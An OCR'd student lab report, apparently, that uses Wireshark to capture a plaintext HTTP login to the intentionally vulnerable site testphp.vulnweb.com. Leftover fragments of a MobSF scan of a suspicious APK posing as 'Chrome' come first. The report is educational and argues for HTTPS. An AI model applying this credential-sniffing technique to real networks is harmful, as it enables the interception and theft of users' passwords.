
veth1740925: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::a032:e3ff:feb3:c254  prefixlen 64  scopeid 0x20<link>
        ether a2:32:e3:b3:c2:54  txqueuelen 0  (Ethernet)
        RX packets 313  bytes 1662919 (1.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 223  bytes 24012 (23.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0



┌──(root㉿kali)-[/home/kali]
└─#
```






127.0.1.1
File Upload
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
kali
Desktop
Name
Size
Type
Modified
FBSTDO.apk
2.1 MB
Android package
02:33
All Files
Cancel
Open
SCANS


127.0.1.1
SCANS
DYNAMIC ANALYZER
MOBSF
API
ABOUT
Search
Upload & Analyze
Drag & Drop anywhere!
Performing Static Analysis on: Chrome (com.example.dat.a8andoserverx) ...
Download & Scan Package
RECENT SCANS | DYNAMIC ANALYZER | API | DONATE ♥ | DOCS | ABOUT
© 2025 Mobile Security Framework - MobSF v4.4.3
Analysis started! Please wait to be redirected or check recent scans after sometime.


MobSF
RECENT SCANS
STATIC ANALYZER
DYNAMIC ANALYZER
API
DONATE ♥
DOCS
ABOUT
Static Analyzer
Information
Scan Options
Signer Certificate
Permissions
Android API
Browsable Activities
Security Analysis
Malware Analysis
Reconnaissance
Components
PDF Report
Print Report
Start Dynamic Analysis
APP SCORES
Security Score 39/100
Trackers Detection 0/432
MobSF Scorecard
FILE INFORMATION
File Name FBSTDO.apk
Size 1.96MB
MD5 e8e56549f6b9e20a01ef873964e1530c
SHA1 e9b0eee9fee71e82867f2683f121136d9c1c110d
SHA256 e062debbe099c6fa3e53d1ec6176d293a00897426c98d8dd268a9e890b8c6432
APP INFORMATION
App Name Chrome
Package Name com.example.dat.a8andoserverx
Main Activity com.example.dat.a8andoserverx.MainActivity
Target SDK 29 Min SDK 14 Max SDK
Android Version Name 1.0 Android Version Code 1
0 / 2
EXPORTED ACTIVITIES
View All
3 / 4
EXPORTED SERVICES
View All
3 / 4
EXPORTED RECEIVERS
View All
0 / 1
EXPORTED PROVIDERS
View All
SCAN OPTIONS
Rescan
Manage Suppressions
Start Dynamic Analysis
Scan Logs
DECOMPILED CODE
View AndroidManifest.xml
View Source
View Smali
Download Java Code
Download Smali Code
Download APK
MOBSF
ANDROID STATIC ANALYSIS REPORT
Chrome (1.0)
File Name:
FBSTDO.apk
Package Name:
com.example.dat.a8andoserverx
Scan Date:
Nov. 23, 2025, 7:33 a.m.

Experiment No.: 04

Tool Name: Wireshark

Tool Name: Wireshark – Network Traffic Analysis

Aim:

To capture and analyze network traffic using Wireshark and observe HTTP data packets, demonstrating how sensitive information can be exposed over unencrypted connections.

Theory:

Wireshark is an open-source network traffic analyzer used to capture and inspect live network packets.

It is widely used in cybersecurity, ethical hacking, and network troubleshooting. Wireshark helps in:

- Understanding network protocols
- Capturing and analyzing traffic
- Detecting suspicious or malicious activity
- Debugging network performance issues
- Monitoring real-time data flow

HTTP traffic is unencrypted, which means sensitive data such as usernames and passwords can be visible in plain text inside captured packets. In contrast, HTTPS encrypts the data, making it secure and unreadable to attackers.

Requirements:

Requirement	Description
Wireshark	Network packet analyzer
Kali Linux	Operating system
Test Website	Example HTTP site for testing (http://testphp.vulnweb.com/login.php)
Internet Connection	Required for traffic capture

Procedure / Steps:

Step 1: Open Wireshark in Kali Linux

- Wireshark comes pre-installed in Kali.
- Launch the Wireshark application.

Step 2: Select a Network Interface

- Choose the correct network interface (example: `eth0`) to capture packets.
- Click **Start Capture**.

Step 3: Visit the HTTP Test Website

- Open the browser and navigate to:
  `http://testphp.vulnweb.com/login.php`
- Enter a username and password (example: `admin / admin`).

Step 4: Capture HTTP Packets

- Wireshark will now capture all incoming and outgoing packets.
- Use the filter: `http` to display only HTTP traffic.

Step 5: Analyze the Captured Data

- Locate the login request packet.
- Right-click → **Follow → HTTP Stream**
- Observe that the username and password appear in plain text within the captured request.


Observation:


After capturing the HTTP traffic, the login credentials entered on the website were visible in plain text inside Wireshark. This proves that HTTP is insecure and exposes sensitive information when encryption is not used.


Result:


Wireshark successfully captured and analyzed HTTP packets. The experiment demonstrated how unencrypted communication can expose sensitive data and highlighted the importance of using HTTPS for secure communication.


Screenshot Section:


File Actions Edit View Help
(root㉿kali)-[/home/kali]
wireshark
Screenshot taken
The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter: Enter a capture filter ...
All interfaces shown
eth0
any
Loopback: lo
docker0
bluetooth-monitor
nflog
nfqueue
dbus-system
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists · SharkFest · Wireshark Discord · Donate
You are running Wireshark 4.4.6.
Ready to load or capture
No Packets
Profile: Default


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
32 0.347157355 34.107.243.93 10.0.2.15 TLSv1.3 886 Application Data, Application Data
33 0.358231692 10.0.2.15 34.107.243.93 TLSv1.3 193 Application Data
34 0.361283156 34.107.243.93 10.0.2.15 TCP 60 443 → 49456 [ACK] Seq=1051 Ack=2072 Win=65535 Len=0
35 0.607123843 34.107.243.93 10.0.2.15 TLSv1.3 246 Application Data
36 0.617720530 10.0.2.15 10.0.2.3 DNS 97 Standard query 0x8160 A firefox.settings.services.mozilla.com
37 0.640614798 10.0.2.3 10.0.2.15 DNS 285 Standard query response 0x8160 A firefox.settings.services.mozilla.com CNAME mozilla.map.fastly.net A 199.232.21.91 NS ns4.fastly…
38 0.641526482 10.0.2.15 199.232.21.91 TCP 74 51012 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3717581077 TSecr=0 WS=128
39 0.648593061 199.232.21.91 10.0.2.15 TCP 60 443 → 51012 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
40 0.648625491 10.0.2.15 199.232.21.91 TCP 54 51012 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
41 0.648847860 10.0.2.15 199.232.21.91 TLSv1.2 571 Client Hello (SNI=firefox.settings.services.mozilla.com)
42 0.649027604 10.0.2.15 34.107.243.93 TCP 54 49456 → 443 [ACK] Seq=2072 Ack=1243 Win=62998 Len=0
43 0.649280726 199.232.21.91 10.0.2.15 TCP 60 443 → 51012 [ACK] Seq=1 Ack=518 Win=65535 Len=0
44 0.655241385 199.232.21.91 10.0.2.15 TLSv1.2 210 Server Hello, Change Cipher Spec, Encrypted Handshake Message
45 0.655286621 10.0.2.15 199.232.21.91 TCP 54 51012 → 443 [ACK] Seq=518 Ack=157 Win=64084 Len=0
46 0.655541458 10.0.2.15 199.232.21.91 TLSv1.2 105 Change Cipher Spec, Encrypted Handshake Message
47 0.655795593 10.0.2.15 199.232.21.91 TLSv1.2 153 Application Data
48 0.655893010 10.0.2.15 199.232.21.91 TLSv1.2 321 Application Data
49 0.656006240 199.232.21.91 10.0.2.15 TCP 60 443 → 51012 [ACK] Seq=157 Ack=569 Win=65535 Len=0
50 0.656006364 199.232.21.91 10.0.2.15 TCP 60 443 → 51012 [ACK] Seq=157 Ack=668 Win=65535 Len=0
51 0.656415843 199.232.21.91 10.0.2.15 TCP 60 443 → 51012 [ACK] Seq=157 Ack=935 Win=65535 Len=0
52 0.661701775 199.232.21.91 10.0.2.15 TLSv1.2 126 Application Data
53 0.661832092 10.0.2.15 199.232.21.91 TLSv1.2 92 Application Data
54 0.662078666 199.232.21.91 10.0.2.15 TLSv1.2 605 Application Data
55 0.707233966 10.0.2.15 199.232.21.91 TCP 54 51012 → 443 [ACK] Seq=973 Ack=780 Win=63461 Len=0
Frame 1: 85 bytes on wire (680 bits), 85 bytes captured (680 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_d1:f8:5d (08:00:27:d1:f8:5d), Dst: 52:55:0a:00:02:03 (52:55:0a:00:02:03)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.3
User Datagram Protocol, Src Port: 38205, Dst Port: 53
Domain Name System (query)
0000 52 55 0a 00 02 03 08 00 27 d1 f8 5d 08 00 45 00 RU····· '··]··E·
0010 00 47 34 74 40 00 40 11 ee 20 0a 00 02 0f 0a 00 ·G4t@·@· ·····
0020 02 03 95 3d 00 35 00 33 18 56 6a 4a 01 00 00 01 ···=·5·3 ·VjJ····
0030 00 00 00 00 00 00 04 70 75 73 68 08 73 65 72 76 ·······p ush·serv
0040 69 63 65 73 07 6d 6f 7a 69 6c 6c 61 03 63 6f 6d ices·moz illa·com
0050 00 00 01 00 01 ·····


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Current filter: http
No. Time Source Destination Protocol Length Info
3 1.784519048 10.0.2.15 44.228.249.3 HTTP 580 [TCP Previous segment not captured] POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
5 2.065233652 44.228.249.3 10.0.2.15 HTTP 330 HTTP/1.1 302 Found (text/html)
6 2.081650473 10.0.2.15 44.228.249.3 HTTP 449 GET /login.php HTTP/1.1
12 2.362766967 44.228.249.3 10.0.2.15 HTTP 2802 HTTP/1.1 200 OK (text/html)
Frame 6: 449 bytes on wire (3592 bits), 449 bytes captured (3592 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_d1:f8:5d (08:00:27:d1:f8:5d), Dst: 52:55:0a:00:02:02 (52:55:0a:00:02:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 44.228.249.3
Transmission Control Protocol, Src Port: 44860, Dst Port: 80, Seq: 528, Ack: 277, Len: 395
Hypertext Transfer Protocol


tcp.stream eq 0
No. Time Source Destination Protocol Length Info
1 0.000000000 10.0.2.15 44.228.249.3 TCP 54 44860 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
2 0.000724952 44.228.249.3 10.0.2.15 TCP 60 [TCP ACKed unseen segment] 80 → 44860 [ACK] Seq=1 Ack=2 Win=65535 Len=0
3 1.784519048 10.0.2.15 44.228.249.3 HTTP 580 [TCP Previous segment not captured] POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
4 1.785059018 44.228.249.3 10.0.2.15 TCP 60 80 → 44860 [ACK] Seq=1 Ack=528 Win=65535 Len=0
5 2.065233652 44.228.249.3 10.0.2.15 HTTP 330 HTTP/1.1 302 Found (text/html)
6 2.081650473 10.0.2.15 44.228.249.3 HTTP 449 GET /login.php HTTP/1.1
7 2.084574710 44.228.249.3 10.0.2.15 TCP 60 80 → 44860 [ACK] Seq=277 Ac
12 2.362766967 44.228.249.3 10.0.2.15 HTTP 2802 HTTP/1.1 200 OK (text/html
13 2.362933554 10.0.2.15 44.228.249.3 TCP 54 44860 → 80 [ACK] Seq=923 Ac
Mark/Unmark Selected Ctrl+M
Ignore/Unignore Selected Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comments
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
Frame 6: 449 bytes on wire (3592 bits), 449 bytes captured (3592 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_d1:f8:5d (08:00:27:d1:f8:5d), Dst: 52:55:0a:00:02:02 (52:55:0a:00:02:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 44.228.249.3
Transmission Control Protocol, Src Port: 44860, Dst Port: 80, Seq: 528, Ack: 277, Len: 395
Hypertext Transfer Protocol


Wireshark · Follow HTTP Stream (tcp.stream eq 0) · eth0
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Origin: http://testphp.vulnweb.com
Connection: keep-alive
Referer: http://testphp.vulnweb.com/login.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i
uname=admin&pass=admin
HTTP/1.1 302 Found
Server: nginx/1.19.0
Date: Sun, 23 Nov 2025 09:00:32 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Location: login.php
you must login
GET /login.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/login.php
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
HTTP/1.1 200 OK
Server: nginx/1.19.0
